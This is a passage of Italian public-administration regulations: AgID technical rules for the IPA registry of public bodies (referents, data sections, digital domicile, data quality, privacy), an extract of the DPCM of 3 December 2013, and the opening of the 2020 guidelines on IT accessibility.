Il Responsabile dell'Ente nell'istanza di accreditamento nomina un Referente IPA che ha il compito di interagire con il Gestore IPA per l'inserimento e la modifica dei dati, nonché per ogni altra questione riguardante la presenza dell'Ente nell'IPA.

L'Ente accreditato può sostituire il Referente IPA presentando istanza con le modalità previste nelle Guide Operative; con le medesime modalità può aggiungere ulteriori Referenti IPA.

Il Referente IPA è abilitato dal Gestore IPA ad accedere con le proprie credenziali alle specifiche funzionalità del portale disponibili nell'Area Riservata con le quali aggiorna tutti i dati relativi all'Ente di appartenenza previsti dalle presenti Regole Tecniche.

Il Referente IPA deve mantenere aggiornati i dati dell'Ente presenti in IPA con tempestività e deve comunque verificarli almeno ogni 6 mesi, secondo le indicazioni fornite da AgID [articolo 6-ter, comma 3, del CAD].

Tutti gli eventi di modifica dei dati dell'Ente e il contenuto delle variazioni apportate da ciascun Referente IPA sono registrati e conservati.

## **2.3 Cancellazione**

L'Ente accreditato in IPA, in tutti i casi in cui vengano a mancare i requisiti di accreditamento, ovvero a titolo esemplificativo e non esaustivo:

- a. Soppressione dell'Ente,
- b. Accorpamento in altro Ente,
- c. Cambiamento della natura giuridica o delle finalità dell'Ente,

è tenuto a presentare tempestivamente istanza di cancellazione, secondo le modalità previste nelle Guide Operative.

Il Gestore IPA può procedere d'ufficio alla cancellazione dell'Ente che ha perduto i requisiti di accreditamento all'IPA.

## **2.4 Servizi di supporto**

Il supporto operativo a tutti gli utenti è garantito mediante:

- a. un numero verde telefonico gratuito;
- b. un servizio, disponibile sul portale IPA, per l'inoltro di richieste informative e di assistenza.

Il Gestore IPA pubblica sul portale IPA la documentazione e le informazioni a supporto degli utenti, con la riserva di modificarne i contenuti in qualsiasi momento e senza preavviso.

Ogni aggiornamento delle Guide Operative è reso evidente riportando nel documento stesso una numerazione progressiva e la relativa data di aggiornamento.

## **3 Dati che costituiscono l'IPA**

### **3.1 Struttura dei dati**

I dati che l'Ente deve inserire e mantenere aggiornati nell'IPA sono organizzati in sezioni:

- a. Ente;
- b. Aree Organizzative Omogenee (AOO);
- c. Unità Organizzative (UO).

La rappresentazione dello schema completo dei dati, comprendente anche le informazioni non obbligatorie che possono essere inserite dall'Ente in IPA, è riportato nel documento "Modello dei dati" pubblicato sul sito [www.indicepa.gov.it](http://www.indicepa.gov.it).

#### **3.1.1 Sezione Ente**

La sezione contiene le seguenti informazioni obbligatorie che identificano l'Ente:

- Denominazione (allineata alla denominazione registrata nell'Anagrafe tributaria, associata al codice fiscale indicato);
- Codice fiscale;
- Indirizzo della sede principale;
- Nominativo del rappresentante legale;
- Nominativo del Referente IPA e relativo codice fiscale;
- Indirizzo di PEC primario dell'Ente o altro servizio elettronico di recapito certificato qualificato di cui all'art. 1, comma 1-ter del CAD.

Il Codice IPA, identificativo univoco dell'Ente, è assegnato in sede di accreditamento dal Gestore IPA e non è modificabile.

#### **3.1.2 Sezione AOO**

La sezione è dedicata esclusivamente alle PA e ai GPS e contiene le AOO, una per ciascun registro di protocollo.

Per ciascuna AOO sono presenti le seguenti informazioni obbligatorie:

- Denominazione;
- Codice identificativo (univoco per l'Ente e definito dall'Ente stesso);
- Domicilio digitale di cui al paragrafo 3.2;
- Indirizzo;
- Nominativo del responsabile;
- Data di istituzione;
- Data di cessazione.

Le PA e i GPS devono inserire nell'IPA almeno una AOO.

Gli SCEC non sono abilitati a tale sezione.

### **3.1.3 Sezione UO**

La sezione contiene la rappresentazione dell'organizzazione dell'Ente in termini di Unità Organizzative (UO).

I rapporti gerarchici tra le UO sono stabiliti tramite un legame di tipo "padre-figlio", in modo tale da consentirne una rappresentazione tramite struttura ad albero, dove la radice corrisponde all'Ente stesso.

Le UO devono essere associate ad una ed una sola delle AOO dell'Ente; per quanto riportato nel paragrafo 3.1.2 tale associazione non può essere realizzata per gli SCEC e le STAZIONI APPALTANTI.

Per ciascuna UO devono essere inserite le seguenti informazioni obbligatorie:

- Codice ufficio (definito dall'Ente);
- Codice Univoco Ufficio (assegnato dal sistema e univoco in IPA);
- Denominazione;
- AOO di riferimento (unica), a meno degli SCEC e delle STAZIONI APPALTANTI;
- Nominativo del responsabile;
- Indirizzo;
- Relazione gerarchica con altra UO.

Le PA sono tenute ad inserire nell'IPA il nominativo del responsabile per la transizione al digitale, di cui all'articolo 17 del CAD, nella UO denominata "Ufficio per la transizione al Digitale" che non può essere cancellata dall'IPA.

Tra le PA, i soggetti diversi dalle Amministrazioni dello Stato possono associarsi nominando un unico responsabile per la transizione digitale, secondo quanto disposto dal comma 1-septies dell'articolo 17 del CAD.

In sede di accreditamento le PA, gli SCEC, le STAZIONI APPALTANTI e i GPS con categoria Stazione Appaltante hanno la possibilità di associare ad una UO il relativo servizio di fatturazione elettronica. Nel caso in cui non venga fatta l'associazione, è predisposta automaticamente una UO denominata "Uff\_eFatturaPA" a cui corrisponde il relativo servizio di fatturazione elettronica.

Le PA, gli SCEC, le STAZIONI APPALTANTI e i GPS con categoria Stazione Appaltante possono associare ad ogni UO un servizio di fatturazione elettronica.

Le informazioni relative al servizio di fatturazione sono:

- Denominazione;
- Canale trasmissivo utilizzato;
- Data di avvio del servizio;
- Codice fiscale associato al servizio;
- Indicazione se l'UO si avvale di un intermediario per il servizio di fatturazione.

È responsabilità delle PA, degli SCEC delle STAZIONI APPALTANTI e dei GPS con categoria Stazione Appaltante, garantire la corretta disponibilità nel tempo del canale trasmissivo dichiarato.

Una UO con associato un servizio di fatturazione elettronica può essere cancellata dall'IPA solo se è presente almeno un'altra UO con associato un servizio di fatturazione elettronica.

I GPS non sono abilitati ad associare alle UO servizi di fatturazione elettronica.

Le denominazioni "Ufficio per la transizione al Digitale" e "Uff\_eFatturaPA" e i codici ufficio "Ufficio\_Transizione\_Digitale" e "Uff\_eFatturaPA" non possono essere utilizzati dagli Enti in sede di inserimento di nuove UO.

### **3.2 Elezione del domicilio digitale**

Il domicilio digitale è un indirizzo elettronico eletto presso un servizio di posta elettronica certificata o un servizio elettronico di recapito certificato qualificato valido ai fini delle comunicazioni elettroniche aventi valore legale [art. 1 comma 1 lettera n-ter) del CAD]. Gli elementi identificativi di tali comunicazioni, rilevanti ai fini dei procedimenti amministrativi delle PA e dei GPS, devono essere riportati nel registro di protocollo [art. 40 bis del CAD].

Il domicilio digitale deve essere associato a un registro di protocollo che nell'IPA è rappresentato da una ed una sola AOO.

Per ogni AOO deve essere eletto almeno un domicilio digitale che è distinto da qualsiasi altro domicilio digitale associato a qualsiasi altra AOO presente in IPA.

L'indirizzo di PEC, o servizio elettronico di recapito certificato qualificato, associato ad una AOO di un Ente, e quindi eletto a domicilio digitale, non può essere indicato in altro Ente accreditato in IPA.

Il domicilio digitale di una UO coincide con il domicilio digitale della AOO a cui è associata, in quanto ogni UO può essere associata ad una sola AOO.

I domicili digitali di una PA o di un GPS coincidono con quelli indicati nelle proprie AOO.

A far data dall'entrata in vigore delle presenti Linee Guida sono rese disponibili, per le PA e per i GPS le seguenti informazioni:

- la lista dei domicili digitali e delle relative AOO;
- la lista dei domicili digitali di una AOO;
- la lista dei domicili digitali di una UO, corrispondenti a quelli della AOO a cui è associata;
- la storia dei domicili digitali di ciascuna PA o GPS, riportando le date in cui sono intercorse tutte le variazioni.

Alla data di entrata in vigore delle presenti Linee Guida sono eletti domicili digitali gli indirizzi di PEC delle AOO censite in IPA che rispondono alle regole sopra definite.

Gli SCEC non possono eleggere un domicilio digitale in IPA così come le STAZIONI APPALTANTI.

## **4 Consultazione dell'IPA**

### **4.1 Accesso ai dati e ai servizi erogati**

I dati relativi all'Ente e i nominativi del legale rappresentante, dei responsabili della AOO e UO sono pubblici e la loro fruizione è garantita a chiunque nelle seguenti modalità:

- Navigazione Web
- Formato Aperto
- Web Service
- Protocollo LDAP

È inoltre garantito l'accesso e la fruizione dei predetti dati in conformità all'evoluzione degli standard tecnologici, secondo le indicazioni di AgID.

I dati disponibili in consultazione sono pubblicati quotidianamente alle ore 06.00 utilizzando i dati forniti dai referenti così come disponibili alle ore 24.00 del giorno precedente.

I dati relativi al Referente IPA non sono disponibili in consultazione.

## **5 Verifiche e controlli**

### **5.1 Verifica della qualità dei dati**

La responsabilità connessa alla veridicità e completezza dei dati presenti in IPA è in capo a ogni singolo Ente accreditato.

Il Gestore IPA effettua il monitoraggio della qualità dei dati presenti in IPA attraverso controlli:

- sistematici relativi a:
  - ✓ formalismo di rappresentazione dei dati, inteso come rispetto della sintassi;
  - ✓ credibilità del dato, intesa come certezza della fonte, garantita dai controlli effettuati in sede di accreditamento dell'Ente;
- a campione in merito a:
  - ✓ accuratezza, intesa come perfetta rispondenza del dato con la realtà che rappresenta;
  - ✓ coerenza rispetto ai dati pubblicati da altre fonti ufficiali;
  - ✓ completezza, intesa come presenza di tutti i dati.

In presenza di dati che non superino i controlli di qualità, il Gestore IPA informa l'Ente interessato, invitandolo ad aggiornare il dato stesso.

In caso di inerzia dell'Ente, il Gestore IPA può rendere evidente agli utenti l'inattendibilità del dato pubblicato ovvero non renderlo disponibile in consultazione.

## **5.2 Accessibilità e standardizzazione**

Ai sensi dell'art. 71, comma 1-ter del CAD, le presenti Linee Guida sono dettate in conformità ai requisiti tecnici di accessibilità di cui all'articolo 11 della legge 9 gennaio 2004, n. 4, alle discipline risultanti dal processo di standardizzazione tecnologica a livello internazionale ed alle normative dell'Unione europea.

Nell'ottica di tutelare il bilinguismo e le minoranze linguistiche, sono disponibili delle funzionalità che permettono la ricerca di Enti che hanno inserito la loro denominazione anche nella lingua minoritaria.

## **5.3 Sicurezza dei dati**

La gestione della sicurezza dei dati è effettuata dal Gestore IPA con procedure atte a garantire la sicurezza fisica, logica e organizzativa dei sistemi.

Il mantenimento della sicurezza nel tempo è garantito da audit periodici effettuati da soggetti terzi.

AgID, secondo quanto disposto dall'art. 60 del CAD, coerentemente con il piano triennale, ha inserito l'IPA nelle basi dati di interesse nazionale e pertanto ne garantisce il pieno utilizzo secondo standard e criteri di sicurezza e di gestione.

## **5.4 Livelli di servizio**

I servizi erogati dall'IPA sono disponibili h24 tutti i giorni dell'anno, a meno di interruzioni programmate, necessarie per eventuali interventi di manutenzione dell'infrastruttura, delle quali sarà dato preavviso agli utenti sul portale IPA.

## **5.5 Trattamento dei dati personali**

Ai sensi del combinato disposto di cui agli artt. 6, par. 1, lett. c) ed e) e par. 3, lett. b) del Regolamento (UE) 2016/679 e 2-ter del D. Lgs. 196/2003, come da ultimo integrato e modificato dal D. Lgs. 101/2018, il trattamento dei dati personali inseriti su IPA è effettuato da AgID, in qualità di gestore IPA e titolare del trattamento, nell'adempimento degli obblighi di legge previsti dagli articoli 3-bis, 6, 6-ter, 6-quinquies e 40-bis del CAD, dall'art. 3 del citato D.M. 55/2013, dagli artt. 1, 3 e 4 del D. Lgs. 148/2018 e dalle presenti Linee Guida, aventi natura di fonte normativa regolamentare con valenza *erga omnes* (si veda, sul punto, il parere n. 2122 in data 10.10.2017 – affare n. 1654/2017 – reso dal Consiglio di Stato sul D. Lgs. 217/2017, ultimo correttivo del CAD).

In particolare, nel rispetto della normativa sopra richiamata, AgID, in qualità di gestore IPA, tratta i dati personali di seguito indicati.

### **A) Dati personali il cui inserimento su IPA è obbligatorio.**

#### **1) Nominativi relativi a:**

- legale rappresentante dell'Ente (o persona fisica nel caso in cui svolga il ruolo di stazione appaltante)
- responsabili di AOO
- responsabili di UO

per le seguenti finalità:

- a) pubblicazione sul sito IPA, ai sensi delle disposizioni sopra richiamate nonché dell'art. 13 del D. Lgs. 33/2013.

Si evidenzia che, in base a tale ultima disposizione, i dati personali in oggetto risultano di natura pubblica, in quanto soggetti agli obblighi di pubblicazione e aggiornamento da parte dei singoli Enti. Inoltre, ai sensi dell'art. 6-ter, comma 2 del CAD, è data facoltà ad AgID di utilizzare elenchi e repertori già formati dalle Amministrazioni pubbliche per la realizzazione e la gestione dell'Indice;

- b) diffusione dei dati in formato open, nelle modalità dettate all'art. 4.1 del presente Allegato alle Linee Guida.

- 2) Nominativo, codice fiscale e dati di contatto istituzionali del Referente IPA: tali dati, non soggetti a pubblicazione né a rilascio in formato open, sono trattati dal Gestore in quanto necessari per la corretta gestione del processo di identificazione e autenticazione del referente sul sistema, anche mediante SPID ex art. 64, comma 2-quater del CAD. L'identificazione e l'autenticazione del referente IPA sono strumentali al popolamento e all'aggiornamento dei riferimenti dell'Ente sul portale IPA, ai sensi dell'art. 6-ter del CAD, nonché a creare un punto di contatto fisso e predeterminato per le comunicazioni inerenti l'Indice fra Gestore ed Ente stesso.

**B) AgID può trattare, altresì, i seguenti i dati personali, il cui inserimento su IPA è facoltativo:**

- dati di contatto istituzionale del legale rappresentante dell'Ente
- dati di contatto istituzionale dei responsabili di AOO
- dati di contatto istituzionale dei responsabili di UO

al fine di rendere più agevole il contatto fra cittadino ed Ente.

L'inserimento su IPA di tali dati facoltativi è legato a un doppio grado di discrezionalità: dapprima alla decisione dell'Ente di avvalersi di tale possibilità e, in secondo luogo, all'espressa volontà dell'interessato (legale rappresentante dell'Ente e responsabili di AOO e di UO), in assenza della quale l'Ente non potrà inserire i relativi dati di contatto su IPA.

L'informativa completa sul trattamento dei dati personali, ai sensi degli artt. 13-14 del Regolamento (UE) 2016/679 del Parlamento europeo e del Consiglio, è pubblicata sul portale IPA.

## **Allegato B - Estratto del D.P.C.M. 3 dicembre 2013**



Articoli del Decreto del Presidente del Consiglio dei Ministri 3 dicembre 2013 "Regole tecniche per il protocollo informatico ai sensi degli articoli 40-bis, 41, 47, 57-bis e 71, del Codice dell'amministrazione digitale di cui al decreto legislativo n. 82 del 2005" sostituiti dalle presenti Linee Guida.

#### **Art. 11 Indice degli indirizzi delle amministrazioni pubbliche e delle aree organizzative omogenee**

1. L'indice degli indirizzi delle pubbliche amministrazioni, di seguito denominato "indice delle amministrazioni", istituito ai sensi dell'art. 57-bis del Codice, è destinato alla pubblicazione dei dati di cui all'art. 12 relativi alle pubbliche amministrazioni di cui all'art. 2, comma 2 del Codice ed alle loro aree organizzative omogenee.

2. L'indice delle amministrazioni di cui al comma 1 è gestito da un sistema informatico accessibile tramite un sito internet in grado di permettere la consultazione delle informazioni in esso contenute da parte dei soggetti pubblici o privati.

3. Al fine di consentire il corretto reperimento nel tempo delle informazioni associate ad un documento protocollato, il sistema informatico di cui al comma 2 assicura il mantenimento dei dati storici relativi alle variazioni intercorse nell'indice delle amministrazioni e delle rispettive aree organizzative omogenee conseguenti alle variazioni della struttura dell'amministrazione mittente o destinataria del documento.

#### **Art. 12 Informazioni sulle amministrazioni e le aree organizzative omogenee**

1. Ciascuna pubblica amministrazione di cui all'art. 2, comma 2, del Codice al fine di trasmettere documenti informatici soggetti alla registrazione di protocollo, si accredita presso l'indice delle amministrazioni di cui all'art. 11 fornendo almeno le seguenti informazioni identificative:

- a) denominazione dell'amministrazione;
- b) codice fiscale dell'amministrazione
- c) indirizzo della sede principale dell'amministrazione;
- d) elenco delle proprie aree organizzative omogenee;
- e) articolazione dell'amministrazione per uffici;
- f) il nominativo del referente dell'amministrazione per l'indice delle amministrazioni.

2. L'elenco di cui al comma 1, lettera d), comprende, per ciascuna area organizzativa omogenea:

- a) la denominazione;
- b) il codice identificativo;
- c) le caselle di posta elettronica di cui all'art. 18, comma 2;
- d) il nominativo del responsabile della gestione documentale;
- e) la data di istituzione;
- f) l'eventuale data di soppressione;
- g) l'elenco degli uffici utente dell'area organizzativa omogenea.

3. Il codice identificativo associato a ciascuna area organizzativa omogenea è inserito dall'amministrazione al momento dell'iscrizione dell'area organizzativa stessa nell'indice.

4. Il codice identificativo associato a ciascun ufficio utente è assegnato automaticamente dall'indice delle amministrazioni e identifica univocamente l'ufficio all'interno dell'indice stesso.

5. L'elenco dei dati di cui ai commi 1 e 2 è pubblicato sul sito dell'indice delle amministrazioni e aggiornato a cura dell'Agenzia per l'Italia digitale.

#### **Art. 13 Codice identificativo dell'amministrazione**

1. Il codice identificativo dell'amministrazione è assegnato automaticamente dall'indice in fase di accreditamento ed è riportato nei dati della segnatura di protocollo di cui all'art. 9.

#### **Art. 14 Denominazione dell'amministrazione**

1. La denominazione dell'amministrazione, di cui art. 12, comma 1, lettera a), viene allineata alla denominazione registrata nell'Anagrafe tributaria associata al codice fiscale indicato. A tal fine, il sistema informatico di gestione dell'indice delle amministrazioni è connesso col sistema dell'Anagrafe tributaria.

#### **Art. 15 Modalità di aggiornamento dell'indice delle amministrazioni**

1. Ciascuna amministrazione aggiorna immediatamente nell'indice delle amministrazioni ogni modifica delle informazioni di cui all'art. 12 e la data di decorrenza della stessa.

2. Con la stessa tempestività ciascuna amministrazione aggiorna nell'indice delle amministrazioni la soppressione ovvero la creazione di una area organizzativa omogenea specificando i dati di cui all'art. 12, comma 2.

3. Le amministrazioni aggiornano le informazioni di cui ai commi 1 e 2 utilizzando i servizi telematici offerti dal sistema informatico di gestione dell'indice delle amministrazioni.

#### **Art. 22 Realizzazione dell'indice delle amministrazioni**

1. La realizzazione ed il funzionamento dell'indice di cui all'art. 11, che costituisce una infrastruttura nazionale condivisa appartenente al sistema pubblico di connettività, sono affidati all'Agenzia per l'Italia digitale ai sensi dell'art. 57-bis del Codice.

# LINEE GUIDA SULL'ACCESSIBILITÀ DEGLI STRUMENTI INFORMATICI

**23/07/2020**

1

## Indice

---

<b>Capitolo 1 Introduzione</b>	<b>5</b>
1.1. Compendio	5
1.2. Scopo	6
1.3. Struttura	7
1.4. Soggetti destinatari	7
1.5. Riferimenti normativi, tecnici e abrogazioni	7
1.5.1. Riferimenti normativi internazionali e nazionali	7
1.5.2. Riferimenti tecnici internazionali e nazionali	8
1.5.3. Abrogazioni e correlazioni	9
1.6. Tempi di attuazione	9
1.7. Termini e definizioni	10
<b>Capitolo 2 Requisiti tecnici per l'accessibilità degli strumenti informatici</b>	<b>11</b>
2.1. Hardware	11
2.2. Web	11
2.3. Documenti non web	13
2.4. Software	13
2.5. Applicazioni mobili	14
2.6. Documentazione e servizi di supporto	15
2.7. Postazioni di lavoro a disposizione del dipendente con disabilità	15
2.8. Servizi pubblici erogati a sportello dalla Pubblica Amministrazione	15
<b>Capitolo 3 Verifica dell'accessibilità degli strumenti informatici</b>	<b>18</b>
3.1. Hardware	18
3.1.1. Verifica tecnica	18
3.1.2. Criteri di valutazione per la verifica soggettiva dell'hardware	18
3.2. Web	19
3.2.1. Verifica tecnica	19
3.2.2. Criteri di valutazione per la verifica soggettiva delle pagine web	20
3.2.2.1. Verifica soggettiva	20
a) Analisi da parte di uno o più esperti di fattori umani	20
b) Costituzione del gruppo di valutazione	21
c) Esecuzione dei task da parte del gruppo di valutazione	21

d) Valutazione dei risultati ed elaborazione del rapporto conclusivo	21
3.2.2.2. Criteri di valutazione	21
3.3. Documenti non web	22
3.3.1. Verifica tecnica	22
3.4. Software	22
3.4.1. Verifica tecnica	22
3.4.2. Criteri di valutazione per la verifica soggettiva del software	23
3.5. Applicazioni mobili	23
3.5.1. Verifica tecnica	23
3.5.2. Criteri di valutazione per la verifica soggettiva delle applicazioni mobili	23
3.6. Documentazione e servizi di supporto	24
3.6.1. Verifica tecnica	24
<b>Capitolo 4 Dichiarazione di accessibilità e pubblicazione obiettivi di accessibilità</b>	<b>25</b>
4.1. Siti web e applicazioni mobili	25
4.1.1. Conformità al modello di dichiarazione di accessibilità	26
4.2. Pubblicazione sul sito web degli obiettivi annuali di accessibilità	26
<b>Capitolo 5 Metodologia di monitoraggio</b>	<b>27</b>
5.1. Siti Web e applicazioni mobili	27
5.1.1. Periodicità del monitoraggio	27
5.1.2. Metodi di monitoraggio	27
5.1.2.1. Monitoraggio approfondito	28
5.1.2.2. Monitoraggio semplificato	29
5.1.3. Campionamento dei siti web e delle applicazioni mobili	29
5.1.3.1. Dimensioni del campione	29
5.1.3.2. Selezione del campione per i siti web	30
5.1.3.3. Selezione del campione per le applicazioni mobili	30
5.1.3.4. Campione ricorrente	31
5.1.3.5. Campionamento delle pagine	31
5.2. La relazione alla Commissione europea sugli esiti del monitoraggio	32
5.2.1. Contenuto della relazione	32
5.2.2. Periodicità della presentazione delle relazioni	34
5.3. Monitoraggio postazioni di lavoro a disposizione del dipendente con disabilità	35
<b>Capitolo 6 Onere sproporzionato</b>	<b>36</b>

6.1. Definizione e casi di deroga	36
6.1.1. Onere organizzativo eccessivo	36
6.1.2. Onere finanziario eccessivo	37
6.1.3. Rischi di pregiudicare la capacità di adempiere allo scopo prefissato o la capacità di pubblicare le informazioni necessarie o pertinenti	37
6.1.4. Ulteriori casi di deroga	38
6.2. Motivi legittimi	38
6.3. Soluzioni di accessibilità alternative	39
<b>Capitolo 7 Procedura di attuazione</b>	<b>40</b>
7.1. Contestazione della dichiarazione di accessibilità	40
7.2. Esito insoddisfacente del monitoraggio	40
7.3. Meccanismo di feedback	40
7.4. Difensore civico digitale	40

## Capitolo 1

### Introduzione

---

#### 1.1. Compendio

Il presente documento di Linee Guida, redatto secondo quanto riportato e contenuto nell'articolo 11 della Legge del 9 gennaio 2004, n. 4, è strutturato in 7 capitoli, come di seguito descritto:

- **Capitolo 1. Introduzione**
  - il paragrafo 1.1 **Compendio**, riporta una breve descrizione del contenuto del documento;
  - il paragrafo 1.2 **Scopo**, descrive le finalità per le quali è emesso il documento;
  - il paragrafo 1.3 **Struttura**, questa sezione riporta l'elenco degli Allegati, che costituiscono parte integrante del presente documento
  - il paragrafo 1.4 **Soggetti destinatari**, individua i destinatari del documento;
  - il paragrafo 1.5 **Riferimenti normativi e tecnici e abrogazioni**, in questa sezione sono indicati puntualmente, secondo la specifica natura normativa o tecnica, tutti i riferimenti considerati per il documento (sia nazionali che internazionali) nonché quelli aggiornati per i requisiti tecnici abrogati dal Decreto Legislativo del 10 agosto 2018, n. 106;
  - il paragrafo 1.6 **Tempi di attuazione**, riporta le tempistiche relative all'applicazione delle disposizioni del Decreto Legislativo del 10 agosto 2018, n. 106 (art. 2);
  - il paragrafo 1.7 **Termini e definizioni**, contiene i riferimenti delle abbreviazioni dei termini referenziati.
- **Capitolo 2. Requisiti tecnici per l'accessibilità degli strumenti informatici**
  - sono referenziati i requisiti tecnici per l'accessibilità degli strumenti informatici (Hardware, Web, Documenti non web, Software, Applicazioni Mobili, Documentazione e servizi di supporto) che, ai sensi della Direttiva europea 2016/2102, sono referenziati alla norma tecnica europea EN 301549 v. 2.1.2;
  - si forniscono indicazioni sulle postazioni di lavoro a disposizione del dipendente con disabilità avendo come riferimento tecnico la norma UNI EN ISO 9999:2017 per l'identificazione delle tecnologie assistive;
  - sono rese disponibili una serie di raccomandazioni e precisazioni sull'accessibilità digitale dei servizi pubblici erogati a sportello dalla Pubblica Amministrazione.
- **Capitolo 3. Verifica dell'accessibilità degli strumenti informatici**
  - sono indicati i riferimenti da utilizzare per le verifiche tecniche di conformità di accessibilità degli strumenti informatici che, ai sensi della Direttiva europea 2016/2102, sono referenziati alla norma tecnica europea EN 301549 v. 2.1.2. Viene inoltre descritta la metodologia e criteri di valutazione per la verifica soggettiva dell'accessibilità dei siti web e delle applicazioni mobili.
- **Capitolo 4. Dichiarazione di accessibilità e pubblicazione obiettivi di accessibilità**
  - sono resi disponibili i riferimenti normativi ed attuativi del modello di dichiarazione di accessibilità per il sito web ed applicazione mobile;
  - vengono riportati i riferimenti normativi relativi all'obbligo annuale per le Pubbliche Amministrazioni di pubblicare gli obiettivi di accessibilità.

- **Capitolo 5. Metodologia di monitoraggio**
  - viene riportata la metodologia di monitoraggio, effettuata da AGID, della conformità dei siti web e delle applicazioni mobili degli enti pubblici alle prescrizioni in materia di accessibilità definite all'articolo 4 della Direttiva europea 2016/2102;
  - vengono definite le disposizioni riguardanti la presentazione alla Commissione, da parte di AGID, delle relazioni sugli esiti del monitoraggio, compresi i dati misurati;
  - si fa riferimento all'analisi sulla situazione delle postazioni di lavoro a disposizione del dipendente con disabilità presso le Amministrazioni, che AGID realizza sulla base di alcune informazioni comunicate dalle stesse all'interno del "Modello di dichiarazione di accessibilità".
- **Capitolo 6. Onere sproporzionato**
  - vengono riportate e approfondite le ipotesi generali alla ricorrenza delle quali è opponibile un onere sproporzionato.
- **Capitolo 7. Procedura di attuazione**
  - vengono riportate e approfondite le tematiche relative alla contestazione della dichiarazione di accessibilità, all'esito insoddisfacente del monitoraggio, al meccanismo di feedback e alla possibilità di ricorrere al difensore civico digitale.

## 1.2. Scopo

Le presenti Linee Guida hanno lo scopo di adempiere a quanto definito dall'art 11 della Legge del 9 gennaio 2004, n. 4, in cui si richiede che l'Agenzia dell'Italia Digitale, sentite anche le associazioni maggiormente rappresentative delle persone con disabilità, nonché quelle del settore industriale coinvolto nella creazione di software per l'accessibilità di siti web e applicazioni mobili, d'intesa con la Conferenza unificata di cui all'articolo 8 del Decreto Legislativo 28 agosto 1997, n. 281, emani, in conformità alle procedure e alle regole tecniche di cui all'articolo 71 del decreto legislativo 7 marzo 2005, n. 82, apposite linee guida con cui, nel rispetto degli atti di esecuzione adottati dalla Commissione europea ai sensi delle direttive sull'accessibilità, siano stabiliti :

1. i requisiti tecnici per l'accessibilità degli strumenti informatici, ivi inclusi i siti web e le applicazioni mobili, conformemente ai principi di cui all'articolo 3-bis, Legge n. 4 del 2004, e ai valori di cui al punto 1), lettera d), numero 3, dell'allegato B al decreto del Ministro per l'innovazione e le tecnologie 8 luglio 2005, pubblicato nella Gazzetta Ufficiale n. 183 dell'8 agosto 2005;
2. le metodologie tecniche per la verifica dell'accessibilità degli strumenti informatici, ivi inclusi i siti web e le applicazioni mobili;
3. il modello della dichiarazione di accessibilità di cui all'articolo 3-quater, Legge del 9 gennaio 2004, n. 4;
4. la metodologia di monitoraggio e valutazione della conformità degli strumenti informatici, ivi inclusi i siti web e le applicazioni mobili, alle prescrizioni in materia di accessibilità;
5. le circostanze in presenza delle quali, tenuto conto di quanto previsto dall'articolo 5 della Direttiva europea 2016/2102, si determina un onere sproporzionato, per cui i soggetti erogatori possono ragionevolmente limitare l'accessibilità di un sito web o applicazione mobile.



## 1.3. Struttura

Le presenti Linee Guida comprendono i seguenti documenti:

- Allegato 1. Modello di dichiarazione di accessibilità sito web e applicazione mobile
- Allegato 2. Modello di autovalutazione
- Allegato 3. Prodotti per la classe 22 della UNI EN ISO 9999:2017 relativa alla comunicazione e gestione dell'informazione

## 1.4. Soggetti destinatari

I destinatari e l'applicazione delle presenti Linee Guida sono riportati e descritti nell'art. 3 (Soggetti erogatori) della Legge del 9 gennaio 2004, n. 4:

*art. 3-comma 1. La presente legge si applica alle pubbliche amministrazioni di cui al comma 2 dell'articolo 1 del decreto legislativo 30 marzo 2001, n. 165, e successive modificazioni, agli enti pubblici economici, alle aziende private concessionarie di servizi pubblici, alle aziende municipalizzate regionali, agli enti di assistenza e di riabilitazione pubblici, alle aziende di trasporto e di telecomunicazione a prevalente partecipazione di capitale pubblico e alle aziende appaltatrici di servizi informatici, agli organismi di diritto pubblico ai sensi dell'articolo 2, paragrafo 1, punto 4, della direttiva 2014/24/UE del Parlamento europeo e del Consiglio, del 26 febbraio 2014 nonché a tutti i soggetti che usufruiscono di contributi pubblici o agevolazioni per l'erogazione dei propri servizi tramite sistemi informativi o internet.*

## 1.5. Riferimenti normativi, tecnici e abrogazioni

In questa sezione sono indicati puntualmente, secondo la specifica natura normativa o tecnica, i riferimenti sia nazionali che internazionali tenuti in considerazione per la predisposizione delle presenti Linee Guida.

In caso di aggiornamento della norma tecnica armonizzata EN 301 549, all'atto del recepimento da parte dell'Unione Europea, i riferimenti tecnici delle presenti Linee Guida sono automaticamente aggiornati in maniera corrispondente.

### 1.5.1. Riferimenti normativi internazionali e nazionali

- Direttiva europea 2016/2102 del Parlamento europeo e del Consiglio, del 26 ottobre 2016, relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici.
- Decisione di esecuzione europea 2018/1523 della Commissione, dell'11 ottobre 2018, che istituisce un modello di dichiarazione di accessibilità conformemente alla direttiva (UE) 2016/2102 del Parlamento europeo e del Consiglio relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici.
- Decisione di esecuzione europea 2018/1524 della Commissione, dell'11 ottobre 2018, che stabilisce una metodologia di monitoraggio e definisce le disposizioni riguardanti la presentazione delle relazioni degli Stati membri conformemente alla direttiva (UE) 2016/2102 del Parlamento europeo e del Consiglio relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici [notificata con il numero C(2018) 6560].

- Decisione di esecuzione europea 2018/2048 della Commissione del 20 dicembre 2018 relativa alla norma armonizzata per i siti web e le applicazioni mobili elaborata a sostegno della direttiva (UE) 2016/2102 del Parlamento europeo e del Consiglio.
- Regolamento europeo 2016/679 del Parlamento europeo e del Consiglio, del 27 aprile 2016, relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE (regolamento generale sulla protezione dei dati).
- Legge del 7 agosto 1990, n. 241 “Nuove norme in materia di procedimento amministrativo e di diritto di accesso ai documenti amministrativi”.
- Legge del 3 marzo 2009, n.18 *“Ratifica ed esecuzione della Convenzione delle Nazioni Unite sui diritti delle persone con disabilità, con Protocollo opzionale, fatta a New York il 13 dicembre 2006 e istituzione dell'Osservatorio nazionale sulla condizione delle persone con disabilità”*.
- Decreto Legislativo del 30 marzo 2001, n. 165 “Norme generali sull'ordinamento del lavoro alle dipendenze delle amministrazioni pubbliche”.
- Decreto Legislativo del 30 giugno 2003, n. 196 “Codice in materia di protezione dei dati personali, recante disposizioni per l'adeguamento dell'ordinamento nazionale al regolamento (UE) n. 2016/679 del Parlamento europeo e del Consiglio, del 27 aprile 2016, relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE”.
- Decreto Legislativo del 7 marzo 2005, n. 82 “Codice dell'Amministrazione Digitale”.
